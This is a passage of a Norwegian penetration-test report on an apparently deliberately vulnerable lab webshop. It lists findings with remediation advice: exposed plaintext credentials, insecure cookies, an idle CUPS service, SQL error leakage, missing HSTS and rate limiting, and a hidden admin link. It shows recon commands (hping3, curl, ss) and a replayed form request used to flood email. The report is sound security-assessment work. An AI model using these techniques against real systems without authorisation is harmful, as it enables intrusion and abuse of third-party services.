
Ved gjennomgang av filsystemet ble det funnet to separate filer på serveren som inneholder sensitiv informasjon uten tilstrekkelig beskyttelse. Konfigurasjonsfilen settings.conf, som inneholder databasetilkoblingsdetaljer med brukernavn og passord i klartekst, og dokumentfilen cachefindings.docx, som inneholdt ytterligere sensitivt innhold, deriblant systemcredentials og interne notater.

Konsekvens

Dersom en angriper får tilgang til disse filene, enten via en annen sårbarhet eller ved feilkonfigurert tilgang til filsystemet, vil sensitiv informasjon umiddelbart være kompromittert. Sensitive filer, dokumenter og konfigurasjoner bør aldri lagres i klartekst eller på tilgjengelige steder på en produksjonsserver, spesielt ikke i eller nær root. Dersom slike filer havner på feil sted, kan de bli tilgjengelige for uvedkommende.


Funn

Settings.conf: Konfigurasjonsfilen ble funnet og inneholder databaseserveradresse, databasenavn, brukernavn og passord i klartekst.



Figur 3.16.1 Settings.conf ligger under home/apps/abyssws/htdocs/backend.

Cachefindings.docx: En dokumentfil med sensitivt innhold ble funnet liggende tilgjengelig på serveren. Innholdet i filen er ikke gjengitt i denne rapporten, siden det ikke er relevant for den tekniske sårbarhetsvurderingen av selve applikasjonen. Selve funnet, at en slik fil lå tilgjengelig på serveren, utgjør et selvstendig sikkerhetsfunn.



Figur 3.16.2 Cachefindings.docx ligger under /home/boris/cachefindings.docx.

Anbefalt utbedring

- Aldri lagre credentials i klartekst i konfigurasjonsfiler.
- Gjennomfør rutinemessig opprydding av serveren for å sikre at ingen midlertidige, interne eller sensitive dokumenter blir liggende igjen etter drift, testing eller vedlikehold.
- Vurder rotasjon av alle credentials som har vært eksponert
- Vurder å innføre rutiner eller automatiserte skanner som avdekker filtyper som normalt ikke hører hjemme i en produksjonsserver i webroot eller lignende mapper.

3.17 Manglende sikkerhetsflagg på cookies

LAV

! CWE CWE-1004 CWE-614	BERØRTE COOKIES admin_session, borislp_basket, email_csrf, logon_session	ANSVARLIG Utvikler	REFERANSER cwe-mitre-1004
---------------------------------	---	-----------------------	--

Beskrivelse

Applikasjonens cookies mangler sikkerhetsflaggene Secure, httpOnly og SameSite. Disse flaggene har ulike funksjoner og brukes som ekstra beskyttelsesmekanismer for cookies.


Secure sørger for at en cookie kun sendes over krypterte HTTPS-forbindelser. HttpOnly hindrer JavaScript i nettleseren fra å lese cookien, noe som kan redusere konsekvensen av enkelte XSS-angrep. SameSite begrenser når nettleseren sender cookies med forespørsler som kommer fra andre nettsteder, og kan dermed bidra til å redusere risikoen for CSRF-angrep.

Konsekvens

Uten secure-flagget kan cookies i teorien overføres i klartekst dersom en bruker kobler til over http, noe som gjør dem sårbare for avlytting. Uten http-only flagget kan cookies leses direkte av JavaScript som kjører på siden, som gjør det mulig for den lagrede XSS payloaden å hente ut cookie-verdier og sende dem videre til en ekstern webhook-server. Manglende SameSite kan i tillegg gjøre det enklere for en ekstern nettside å få brukerens nettleser til å sende cookies sammen med cross-site forespørsler. Dette er særlig relevant ettersom det også er identifisert mangelfull CSRF-beskyttelse i applikasjonen.

Funn

Ved inspeksjon av applikasjonens cookies i nettleserens utviklervertøy ble det bekreftet at samtlige cookies, mengler både httpOnly, secure-flagget og SameSite-flagget.



Figur 3.17.1 Skjermbilde av utviklervertøyet i nettleseren.

Anbefalte utbedringer

- Sett secure-flagget på samtlige cookies som inneholder sensitiv informasjon, slik at de kun overføres via HTTPS.
- Sett httpOnly-flagget på samtlige sesjonscookies, slik at de ikke kan leses av JavaScript.
- Les mer her:

https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html

3.18 Unødvendig kjørende tjeneste

LAV

! CWE CWE-1188 Initialization of a Resource with an Insecure Default	BERØRTE ENDEPUNKTER UDP-port 631, cups.service, cups-browsed.service	ANSVARLIG System-administrator	REFERANSER cwe-mitre-1188 https://nvd.nist.gov/vuln/detail/cve-2024-47176
---	---	--	--


Beskrivelse

Serveren kjører CUPS, en utskriftstjeneste, selv om serveren kun brukes til å drifte en nettbutikk og ikke har behov for å skrive ut noe. Å ha unødvendige tjenester kjørende øker sjansen for at systemet kan angripes, siden hver ekstra tjeneste er en mulig vei inn.

Konsekvens


Cups-browsed var i 2024 del av en kjede av fire sårbarheter som til sammen kunne la en angriper kjøre kommandoer på serveren, uten å måtte logge inn. Denne konkrete sårbarheten (CVE-2025.47176) gjør at tjenesten kan lures til å sende en forespørsel til en adresse angriperen bestemmer, siden den lytter mot hele nettverket i stedet for bare seg selv. For at hele angrepet skal fungere og faktisk gi kommandokjøring, må de tre andre sårbarhetene i kjeden også være til stede, og noen (eller noe automatisk) må i tillegg prøve å skrive ut fra en falsk skriver angriperen har satt opp. Denne konkrete sårbarheten alene gir altså ikke direkte kommandokjøring, men kan være det første steget i et større angrep.

Funn



Figur 3.18.1 Skjermbilde av CUPS sitt administrasjonspanel, tilgjengelig på 127.0.0.1:631.

Portskanning med `ss -tuln` bekreftet at CUPS lytter på port 631 med to ulike protokoller: TCP (webgrensesnittet) er bundet til 127.0.0.1 og dermed kun tilgjengelig lokalt, mens UDP (brukt av cups-browsed for nettverks-discovery av skrivere) er bundet til 0.0.0.0, og dermed mulig mottakelig for pakker fra hele nettverket.



Figur 3.18.2 Skjermbilde av at tjenestene er aktive.

```
boris@osboxes:~$ ss -tulpn
```

Netid	State	Recv-Q	Send-Q	Local Address:Port	Peer Address:Port
udp	UNCONN	0	0	0.0.0.0:60592	0.0.0.0:*
udp	UNCONN	0	0	0.0.0.0:5353	0.0.0.0:*
udp	UNCONN	0	0	0.0.0.0:631	0.0.0.0:*
udp	UNCONN	0	0	0.0.0.0:68	0.0.0.0:*
udp	UNCONN	0	0	:::5353	:::*
udp	UNCONN	0	0	:::45530	:::*
tcp	LISTEN	0	5	127.0.0.1:631	0.0.0.0:*
tcp	LISTEN	0	20	0.0.0.0:443	0.0.0.0:*
tcp	LISTEN	0	80	127.0.0.1:3306	0.0.0.0:*
tcp	LISTEN	0	20	0.0.0.0:9999	0.0.0.0:*
tcp	LISTEN	0	20	0.0.0.0:80	0.0.0.0:*
tcp	LISTEN	0	5	:::1:631	:::*
tcp	LISTEN	0	20	:::443	:::*
tcp	LISTEN	0	20	:::9999	:::*
tcp	LISTEN	0	20	:::80	:::*

Figur 3.18.3 Skjermbilde som viser at 361 kun lytter lokalt.

For å sjekke om tjenesten faktisk var i bruk, ble mappen `/etc/cups/` undersøkt. Filen `printers.conf` fantes ikke, denne filen opprettes normalt kun når minst én skriver er lagt til. Mappen `interfaces/` og `/ppd`, som skal inneholde driverfiler for skrivere, var også tomme.

```
boris@osboxes:/etc/cups$ ls
cups-browsed.conf cupsd.conf cups-files.conf interfaces ppd raw.convs raw.types snmp.conf ssl subscriptions.conf subscriptions.conf.0
```

Figur 3.18.4 Mappen mangler `printers.conf`.

Dette bekrefter at ingen skriver noensinne har vært satt opp, og at tjenesten kjører helt uten funksjon på denne serveren.

Anbefalt utbedring

- Stopp og deaktiver tjenesten, siden den ikke er i bruk.
- Vurder å avinstallere CUPS helt.
- Blokker UDP-port 631 i brannmuren som en ekstra sikkerhet.

3.19 Manglende begrensning på antall funksjonskall

LAV

!	CWE CWE-799	 BERØRTE ENDEPUNKTER Telfriend.php	 ANSVARLIG Utvikler	 REFERANSER OWASP OTG-BUSLOGIC-005 cwe-mitre-799
---	----------------	--	---	---

Beskrivelse

Applikasjonen har en funksjon på telfriend.php som lar en bruker sende en e-post til en valgfri mottaker med en melding. Under gjennomgang av kildekoden ble det identifisert en JavaScript-funksjon med en utviklerkommentar som forklarer at submit-knappen deaktiveres for å hindre at brukeren sender skjemaet flere ganger. Denne begrensningen håndheves imidlertid kun i nettleseren, ikke på serveren.

```
<script language="javascript">
  function disableSubmitBtn() {
    // Denne submit operasjonen kan ta litt tid, disable knappen så brukeren ikke trykker igjen...
    document.sendemail.submitbtn.value = "working...";
    document.sendemail.submitbtn.disabled = true;
    return true;
  }
</script>
```

Figur 3.19.1 Bilde som viser disableSubmitBtn funksjon, samt utviklerkommentar.

Konsekvens

Siden funksjonen sender e-post til en mottaker brukeren selv velger, kan mangelen på en serverside-begrensning misbrukes til å sende store mengder uønsket e-post til en valgt adresse. Gjentatte, automatiserte forespørsler kan i tillegg belaste serverens ressurser dersom mange sendes over kort tid, og i verste fall føre til en tjenestenekt-situasjon (DoS)

Funn

Testen ble utført ved å fylle ut og sende skjemaet normalt via nettleseren, og deretter fange opp forespørselen i ZAP. Forespørsel ble deretter sendt på nytt flere ganger direkte via ZAP sin Manual Request Editor, uten å gå via selve nettsiden.

```
subject=Tip+about+new+store+Boris+Lockpicks%21%email=noreply%40borislockpick.local&endtxt=%5Cn%5CnThis+message+is+sent+from+an+unmonitored+email+and+cannot+be+replied.&csrf=993224&from=Vilde&to=vildesvenn%40boris.no&message=Hei+du%21+
```

Figur 3.19.2 Innholdet i forespørselen som ble sendt gjentatte ganger til sendemail.php.

9.411	Manual	9/16/26, 5:10:45 AM	POST	https://192.168.212.136/sendemail.php	200 OK	50 ms	1,729 bytes
9.410	Manual	9/16/26, 5:10:43 AM	POST	https://192.168.212.136/sendemail.php	200 OK	8 ms	1,729 bytes
9.409	Manual	9/16/26, 5:10:41 AM	POST	https://192.168.212.136/sendemail.php	200 OK	8 ms	1,729 bytes
9.408	Manual	9/16/26, 5:10:38 AM	POST	https://192.168.212.136/sendemail.php	200 OK	50 ms	1,729 bytes
9.407	Manual	9/16/26, 5:09:20 AM	POST	https://192.168.212.136/sendemail.php	200 OK	56 ms	1,729 bytes
9.406	Manual	9/16/26, 5:09:14 AM	POST	https://192.168.212.136/sendemail.php	200 OK	49 ms	1,729 bytes
9.405	Manual	9/16/26, 5:09:07 AM	POST	https://192.168.212.136/sendemail.php	200 OK	8 ms	1,729 bytes
9.404	Manual	9/16/26, 5:09:03 AM	POST	https://192.168.212.136/sendemail.php	200 OK	6 ms	1,729 bytes
9.403	Manual	9/16/26, 5:09:00 AM	POST	https://192.168.212.136/sendemail.php	200 OK	50 ms	1,729 bytes

Figur 3.19.3 ZAP sin history-logg som viser flere identiske, manuelt gjentatte forespørsler, med status-kode 200 OK.

Anbefalt utbedring

- Innfør en serverside-kontroll som begrenser hvor mange ganger funksjonen kan brukes innenfor et gitt tidsrom, f.eks. per IP-adresser eller per brukerøkt.
- Vurder å innføre CAPTCHA eller lignende mekanismer på skjemaer som sender e-post til eksterne mottakere, for å redusere automatisert misbruk og risikoen for DoS angrep.

3.20 Application Error Disclosure

LAV

!	CWE CWE-209 Generation of Error Message Containing Sensitive Information	 BERØRTE ENDEPUNKTER Mypage_show.php, store_addtobasket.php, store_chechsession.php, store_removeitem.php	 ANSVARLIG Utvikler	 REFERANSER cwe-mitre-209
---	---	---	--	--

Beskrivelse

Applikasjonen returnerer detaljerte SQL- og MariaDB-feilmedlinger direkte i klienten når ugyldig input sendes inn. Feilmeldingene inneholder blant annet den faktiske SQL-spørringen som ble forsøkt kjørt, samt navn på tabeller og kolonner i databasen.

Konsekvens

Detaljert databasefeil bør aldri vises til sluttbrukeren, siden de gir verdifull informasjon om backend-strukturen. En angriper kan bruke denne informasjonen som et hjelpemiddel til å konstruere mer presise og effektive SQL Injection angrep ([se 3.1](#)).

Funn

Ved testing av flere endepunkter ble det observert at applikasjonen returnerer SQL-spørringer og databasefeil direkte i http-responsen.


```
<html>
<head>
</head>
<body bgcolor="#002020" leftmargin="0" topmargin="0" marginwidth="0" marginheight="0">
<style>
</style>
<table width="100%" height="178" border="0" cellpadding="0" cellspacing="0">
<tr>
<td>En intern feil i SQL statementet</td>
</tr>
<tr>
<td>SQL = SELECT * FROM customer WHERE uid=</td>
</tr>
<tr>
<td>
Error - You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '' at line 1
</td>
</tr>
</tr>
</body>
</html>
```

Figur 3.20.1 SQL-feilmelding observert.

```
Search HTML
<html>
<head>
</head>
<body bgcolor="#002020" leftmargin="0" topmargin="0" marginwidth="0" marginheight="0">
<style>
</style>
<tr>
<td>En intern feil i SQL statementet</td>
</tr>
<tr>
<td>SQL = SELECT * FROM products WHERE uid=</td>
</tr>
<tr>
<td>
Error - You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '' at line 1
</td>
</tr>
</tr>
</body>
</html>
```

Figur 3.20.2 Applikasjonen eksponerer SQL-spørringen `SELECT * FROM products WHERE uid=`.

Feilmeldingen avslører blant annet tabell-navn, kolonnenavn og at applikasjonen benytter MariaDB. Dette gir informasjon om databasestrukturen som ikke bør være tilgjengelig for sluttbruker.



Figur 3.20.3 Tilsvarende eksponering av SQL-spøringer, samt MariaDB feilmelding.

Tilsvarende oppførsel ble observert i flere deler av applikasjonen, blant annet ved funksjoner relatert til brukerhåndtering og handlekurv. Dette tyder på at detaljert databasefeilhåndtering benyttes flere steder i applikasjonen.

Gjelder følgende sider:

- /store_addtobasket.php
- Usmgr_register.php
- Store_checksession.php
- Store_removeitem.php

Anbefalt utbedring

- Deaktiver visning av detaljerte databasefeil til sluttbrukeren i produksjonsmiljø. Bruk generiske feilmeldinger (f.eks. «Det oppstod en feil, prøv igjen senere») mot klienten.
- Logg detaljerte feilmeldinger internt på serveren slik at utvikler fortsatt har tilgang til feilsøkinginformasjon uten at den eksponeres eksternt
- Sett `display_errors = off` i PHP-konfigurasjonen for produksjonsmiljøer.
- Les mer her:
https://cheatsheetseries.owasp.org/cheatsheets/Error_Handling_Cheat_Sheet.html

3.21 Manglende HSTS-header

LAV

!	CWE CWE-319 Cleartext Transmission of Sensitive Information	 BERØRTE ENDEPUNKTER Hele serveren (Global http- responsheader)	 ANSVARLIG Utvikler	 REFERANSER cwe-mitre-319
---	---	---	--	--

Beskrivelse

Serveren mangler Strict-Transport-Security-headeren. Dette betyr at hvis en bruker først prøver å koble til via HTTP (f.eks. ved å skrive 192.168.212.136 uten https://), finnes det ingen mekanisme som tvinger nettleseren til automatisk å bruke HTTPS ved senere besøk.

Konsekvens

Dette øker risikoen for nedgraderings/MITM-angrep, der en angriper fanger opp den første, ukrypterte forespørselen. Risikoen vurderes som lav, siden den krever at brukeren først kobler til uten https:// i url'en, og at en angriper samtidig er posisjonert til å avlytte nettverket akkurat i det øyeblikket.

Funn

BASH

```
curl -k -I https://192.168.212.136
```

```
(kali@kali) [~]
$ curl -k -I https://192.168.212.136
HTTP/2 200
content-type: text/html
content-length: 2156
last-modified: Sun, 19 Oct 2025 11:40:10 GMT
date: Fri, 25 Sep 2026 10:26:42 GMT
server: Abyss/2.16.9.1-X1-Linux AbyssLib/2.16.9.1
```

Figur 3.21.1 HTTP-responsheader fra servern, mangler Strict-Transport-Security.

Responsheaderne inneholder ikke Strict-Transport-Security, noe som bekrefter at HSTS ikke er konfigurert for denne testede tjenesten.

Anbefalt forbedring

- Legg til Strict-Transport-Security: max-age=31536000; I includeSubDomains I serverkonfigurasjonen, slik at nettlesere som har besøkt siden én gang over HTTPS automatisk bruker HTTPS ved senere besøk
- Vurder å legge til preload-direktivet dersom domenet skal registreres i nettleseres innebygde HSTS preload-lister for maksimal beskyttelse.
- Les mer her:
https://cheatsheetseries.owasp.org/cheatsheets/HTTP_Strict_Transport_Security_Cheat_Sheet.html

3.22 Skjult admin-lenke

LAV

! CWE CWE-200 Exposure of Sensitive Information to an Unauthorized Actor	 BERØRTE ENDEPUNKTER Index.html	 ANSVARLIG Utvikler	 REFERANSER cwe-mitre-200
--	---	---	---

Beskrivelse

Kildekoden til index.html inneholder en lenke til administrasjonssiden (admin.php), men lenken er skjult fra normal visning ved hjelp av CSS-egenskapen `display: none` på elementet. Lenken er dermed ikke synlig for en vanlig bruker som besøker siden, men finnes fortsatt i selve HTML-koden som sendes til nettleseren.

Konsekvens

Å skjule sensitive lenker med CSS gir ingen reell sikkerhet, siden hele HTML-koden, inkludert skjulte elementer, alltid sendes til og er tilgjengelig i klientens nettleser. Enhver bruker kan enkelt avdekke den skjulte lenken ved å se på sidens kildekode eller bruke nettleserens utviklervertøy.


Funn

Ved gjennomgang av kildekode til index.html, ble følgende identifisert:

```
<tr>
  <td height="216" width="529" align="center" colspan="3" style="border-left: 26px solid #020202; display: none;">
    <a href="admin.php">ADMIN PAGE</a>
  </td>
</tr>
```

Figur 3.22.1 Skjerm bilde av admin page lenken, skjult på siden index.html.

Ved å fjerne `display: none`-egenskapene direkte i nettleserens inspector, ble lenken umiddelbart synlig og klikkbar på siden.



Figur 3.22.2 ADMIN PAGE-lenken vist på selve siden etter `display: none` ble fjernet.

Anbefalt utbedring

- Fjern lenker til administrative funksjoner fra offentlig tilgjengelig HTML, og la dem i stedet vises dynamisk for brukere som faktisk er autentisert og autorisert som administrator.

3.23 Manglende krav til passordstyrke

LAV

!	CWE CWE-521 Weak Password Requirements	 BERØRTE ENDEPUNKTER Mypage_chpwd.php	 ANSVARLIG Utvikler	 REFERANSER cwe-mitre-521
---	---	--	--	--

Beskrivelse

Applikasjonen håndhever ingen krav til passordstyrke ved endring av passord.

Konsekvens

Manglende passordkrav gjør det mulig for brukere å sette svake, lett gjettbare passord, noe som øker sannsynligheten for at kontoer kan kompromitteres ved gjetting.

Funn

På brukersiden ble det testet å endre passordet til svært svake verdier. Endringen ble godtatt av applikasjonen uten noen form for validering av lengde eller kompleksitet.



Figur 3.23.1 Endret passord til «123» på en innlogget bruker, som ble godkjent.

Anbefalt utbedring

- Innfør krav til minimum passordlengde og kompleksitet ved registrering og passordendring.
- Les mer her:
https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html

3.24 ICMP Timestamp Information Disclosure

LAV

!	CWE CWE-201	 BERØRTE ENDEPUNKTER 192.168.212.136 (ICMP)	 ANSVARLIG System- administrator	 REFERANSER cwe-mitre-201
---	----------------	---	---	---

Beskrivelse

Serveren svarer på ICMP Timestamp Requests. Dette gjør det mulig for en ekstern klient å innhente informasjon om systemets klokkeslett.

Konsekvens

Informasjonen har begrenset verdi alene, men kan bidra med informasjon om målmiljøet under kartlegging og fingerprinting. Funnet vurderes som lav alvorlighetsgrad.

Funn

Under sårbarhetsskanning med *Nessus* ble det bekreftet at serveren svarer på ICMP Timestamp Requests. Nessus rapporterte at den eksterne systemklokken kunne sammenlignes med den lokale systemklokken.

Botid - CONFIG-001 / Plugin #10114

ConfigureAudit TrailLaunchReportExport

Back to Vulnerabilities

Vulnerabilities26

LOWICMP Timestamp Request Remote Date Disclosure

Description

The remote host answers to an ICMP timestamp request. This allows an attacker to know the date that is set on the targeted machine, which may assist an unauthenticated, remote attacker in defeating time-based authentication protocols.

Timestamps returned from machines running Windows Vista / 7 / 2008 / 2008 R2 are deliberately incorrect, but usually within 1000 seconds of the actual system time.

Solution

Filter out the ICMP timestamp requests (13), and the outgoing ICMP timestamp replies (14).

Output

The remote clock is synchronized with the local clock.

To see debug logs, please visit individual host

Port	Hosts
0 / icmp	192.168.212.136

Plugin Details

Severity: Low
ID: 10114
Version: 1.56
Type: remote
Family: General
Published: August 1, 1999
Modified: October 7, 2024

VPR Key Drivers

Threat Recency: No recorded events
Threat Intensity: Very Low
Exploit Code Maturity: PoC
Age of Vuln: 730 days +
Product Coverage: Very High
CVSSV3 Impact Score: 1.4
Threat Sources: No recorded events

Risk Information

Figur 3.24.1 ICMP Timestamp sårbarhet visst i Nessus.

Funnet ble videre verifisert manuelt ved bruk av hping3 fra en ekstern klient:

```
BASH
sudo hping3 --icmp --icmptype 13 -c 3 192.168.212.136
```

```

$ sudo hping3 --icmp --icmptype 13 -c 3 192.168.212.136
HPING 192.168.212.136 (eth1 192.168.212.136): icmp mode set, 28 headers + 0 data bytes
len=46 ip=192.168.212.136 ttl=64 id=49090 icmp_seq=0 rtt=1.3 ms
ICMP timestamp: Originate=36336931 Receive=36336047 Transmit=36336047
ICMP timestamp RTT tsrtt=1

len=46 ip=192.168.212.136 ttl=64 id=49256 icmp_seq=1 rtt=1.5 ms
ICMP timestamp: Originate=36337932 Receive=36337048 Transmit=36337048
ICMP timestamp RTT tsrtt=1

len=46 ip=192.168.212.136 ttl=64 id=49471 icmp_seq=2 rtt=1.3 ms
ICMP timestamp: Originate=36338932 Receive=36338048 Transmit=36338048
ICMP timestamp RTT tsrtt=1

— 192.168.212.136 hping statistic —
3 packets transmitted, 3 packets received, 0% packet loss
round-trip min/avg/max = 1.3/1.4/1.5 ms

```

Figur 3.24.2 *hping3-out med Originate/Receive/Transmit-tidsstempler.*

Serveren svarte på alle 3 forespørslene med gyldige ICMP Timestamp Reply-pakker. Det returnerte tidsstempleet *Originate=36336931* ms tilsvarer klokkeslettet 10:05:36 UTC.

For å bekrefte nøyaktigheten ble serverens lokale systemklokke lest av direkte etter testen.

```

boris@osboxes:~$ date
Fri 25 Sep 2026 06:05:41 AM EDT

```

Figur 3.24.3 *Date-output på serveren.*

Konvertert fra EDT til UTC gir dette 10:05:41 UTC. Dette bekrefter at en uautentisert, ekstern angriper kan lese av serverens systemklokke, uten behov for tilgang til serveren.

Anbefalt utbedring

- Dersom funksjonaliteten ikke er nødvendig, bør ICMP Timestamp Requests (type 13) og Timestamp Replies (type 14) filtreres i brannmur eller på verten.

4. Positive eksisterende sikkerhetstiltak

TESTPARAMETER	VERDI
HTTP benyttes	Webapplikasjonen er tilgjengelig over HTTPS på port 443, og http-trafikk på port 80 videresendes til HTTPS. Dette er positivt fordi ordinær trafikk styres mot kryptert kommunikasjon
Beskyttelse mot gjentatt innlogging	Applikasjonen registrerer mislykkede innloggingsforsøk og sperrer brukerkontoen etter fire feilaktige forsøk.
Tidligere eksponert tjeneste er fjernet	Ved gjennomgang av filer på serveren ble det funnet dokumentasjon som viser at port 42420 tidligere var åpen. Under den nåværende sikkerhetstesten ble porten bekreftet lukket. <pre> root@osboxes:/var/www# cat html/index.html <html><head><title>Medium vulnerability: Port 42420</title></head> <body>Gratulerer med aa finne port 42420 med nmap -p- scan, dette skal rapporteres i pentest rapporten som en medium saarbarhet
Medium: Port 42420 server ukrypterte data over HTTP </body></html> </pre>
Begrensede rettigheter	Webapplikasjonens slaveprosess kjører som den mindre privilegerte brukeren «Boris», mens Abyss Web Servers masterprosess kjører som root. Under testen av OS command injection sårbarheten ble de injiserte kommandoene utført med boris-brukerens rettigheter. Det begrenser konsekvensen ved at en angriper ikke automatisk oppnår root-rettigheter. Konfigurasjonen er i tråd med prinsippet om least privilege. <pre> boris@osboxes:~\$ ps aux grep -i abyss root 561 0.0 0.1 8592 2164 ? Ss 05:42 0:00 /home/boris/apps/abyssws/abyssws-x64 -d boris 563 0.0 0.8 536244 16524 ? SL 05:42 0:04 /home/boris/apps/abyssws/abyssws-x64 --sl ave --interactive -d boris 7355 0.0 0.0 524 4 pts/0 R+ 08:27 0:00 grep -i abyss boris@osboxes:~\$ ps -o pid,ppid,user,euser,cmd -p 561,563 PID PPID USER EUSER CMD 561 1 root root /home/boris/apps/abyssws/abyssws-x64 -d 563 561 boris boris /home/boris/apps/abyssws/abyssws-x64 --slave --interactive -d boris@osboxes:~\$ </pre>
SSH-tjeneste deaktivert	Under undersøkelse av tjenester ble det bekreftet at SSH-tjenesten er deaktivert, dette reduserer serverens eksponerte angrepsflate. <pre> \$ systemctl status ssh o ssh.service - OpenBSD Secure Shell server Loaded: loaded (/usr/lib/systemd/system/ssh.service; disabled; preset: disabled) Active: inactive (dead) Docs: man:sshd(8) man:sshd_config(5) </pre>
MySQL	Mysql lytter kun på 127.0.0.1:3306 (localhost), ikke eksponert eksternt, selv om det ikke finnes brannmur. (cups er også bundet til 1.2.7.0.0.1:631 og ::1:631) <pre> boris@osboxes:~\$ sudo ss -tulnp Netid State Recv-Q Send-Q Local Address:Port Peer Address:Port users udp UNCONN 0 0 0.0.0.0:5353 0.0.0.0:* users: (("avahi-daemon",pid=459,fd=12)) udp UNCONN 0 0 0.0.0.0:631 0.0.0.0:* users: (("cups-browsed",pid=498,fd=7)) udp UNCONN 0 0 0.0.0.0:48838 0.0.0.0:* users: (("avahi-daemon",pid=459,fd=14)) udp UNCONN 0 0 0.0.0.0:68 0.0.0.0:* users: (("dnclnt",pid=994,fd=6)) udp UNCONN 0 0 [::]:5353 [::]:* users: (("avahi-daemon",pid=459,fd=13)) udp UNCONN 0 0 [::]:59418 [::]:* users: (("avahi-daemon",pid=459,fd=15)) tcp LISTEN 0 80 127.0.0.1:3306 0.0.0.0:* users: (("mysqld",pid=685,fd=24)) tcp LISTEN 0 20 0.0.0.0:9999 0.0.0.0:* users: (("abyssws-x64",pid=590,fd=11)) tcp LISTEN 0 20 0.0.0.0:80 0.0.0.0:* users: (("abyssws-x64",pid=590,fd=13)) tcp LISTEN 0 5 127.0.0.1:631 0.0.0.0:* users: (("cupsd",pid=1045,fd=7)) tcp LISTEN 0 20 0.0.0.0:443 0.0.0.0:* users: (("abyssws-x64",pid=590,fd=15)) tcp LISTEN 0 20 [::]:9999 [::]:* users: (("abyssws-x64",pid=590,fd=10)) tcp LISTEN 0 20 [::]:80 